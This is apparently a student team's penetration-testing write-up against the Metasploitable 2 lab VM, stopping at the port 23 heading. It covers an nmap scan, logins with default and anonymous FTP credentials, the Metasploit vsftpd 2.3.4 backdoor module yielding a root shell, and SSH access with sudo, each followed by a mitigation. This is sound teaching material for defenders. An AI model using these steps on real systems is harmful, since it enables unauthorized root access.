Metasploitable 2

Project Team:


1. Mostafa Abdelfatah Mohamed Abdelfatah (21009322)
2. Amr Wael Salaheldin (21000299)
3. Mostafa Ahmed Mostafa Ashour (1112144551)
4. Omar abdelfatah abdelsamee Ibrahim (21050164)
5. Rahma Hussein Mohammed (21026202)
6. Rezk Mahmoud Shahin (212133709)

Nmap

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -T4  192.168.80.130
Starting Nmap 7.94SVN ( [https://nmap.org](https://nmap.org/) )
Nmap scan report for 192.168.80.130
Host is up (0.0055s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|*ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|*    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orga
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|*smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 1
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|*  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|*http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33493/udp   mountd
|   100005  1,2,3      60475/tcp   mountd
|   100021  1,3,4      54287/udp   nlockmgr
|   100021  1,3,4      57012/tcp   nlockmgr
|   100024  1          50020/udp   status
|  100024  1          58260/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WOR
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 16
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, Support41Auth, ConnectWit
|   Status: Autocommit
|*  Salt: |=W|.kS;o=~)N+,<)UT#
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-09-13T07:27:21+00:00; -6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/orgar
| Not valid before: 2010-03-17T14:07:45
|*Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|*    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metaspl
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION rec
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:85:3E:C6 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linu

Host script results:
|*smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

```
|*  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 59m54s, deviation: 2h00m00s, median: -6s
|*nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>,
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|*  System time: 2024-09-13T03:27:13-04:00

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 21.79 seconds
```

Enumeration on Port 80



```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

We Found credentials for login **msfadmin/msfadmin**

keep that in mind


---

1. Exploit port 21 FTP

```
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.80.137
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|*ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

in this port we see FTP service running with version 2.3.4


let’s try to connect to it with the **credentials** we had



```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.80.130
Connected to 192.168.80.130.
220 (vsFTPd 2.3.4)
Name (192.168.80.130:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63329|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16639|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> 
```

It worked for us successfully

we can also connect using anonymous as name and password



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.94.132

Connected to 192.168.94.132.
220 (vsFTPd 2.3.4)
Name (192.168.94.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


1.1 Mitigation

FTP (vsftpd 2.3.4):


- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

2. Exploit Port 21 VSFTPD


search metasploit for an exploit



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.80.130
rhosts ⇒ 192.168.80.130
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.80.130:21 - The port used by the backdoor bind listener is already open
[+] 192.168.80.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.80.137:44301 → 192.168.80.130:6200) at 2024-10-17 19:01:55 -0400

whoami
root
uid
sh: line 7: uid: command not found
getuid
sh: line 8: getuid: command not found
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```

2.1 Mitigation


FTP (vsftpd 2.3.4):

- Mitigation: Disable anonymous FTP access and update the FTP server software to a more secure version that supports encrypted connections like FTPS.

3. Exploit port 22 SSH

```
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|*  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```


now lets try to connect using SSH



```
221 Goodbye.

┌──(root㉿kali)-[/home/kali]
└─# ssh 192.168.80.130
root@192.168.80.130's password:
Permission denied, please try again.
root@192.168.80.130's password:
```

at first we didn’t try to connect using the credentials we had but when we did,we got into the user

msfadmin which has root privilege's



```
┌──(root㉿kali)-[/home/kali]
└─# ssh msfadmin@192.168.80.130
msfadmin@192.168.80.130's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Sep 13 03:44:40 2024
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo ls
[sudo] password for msfadmin:
vulnerable
msfadmin@metasploitable:~$ sudo -l
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$
```

And we are ROOT

3.1. Mitigation


SSH (OpenSSH 4.7p1):

- Mitigation: Update OpenSSH to the latest version and disable root login via SSH. Implement strong password policies and consider using key-based authentication.

4. Exploit port 23 Telnet

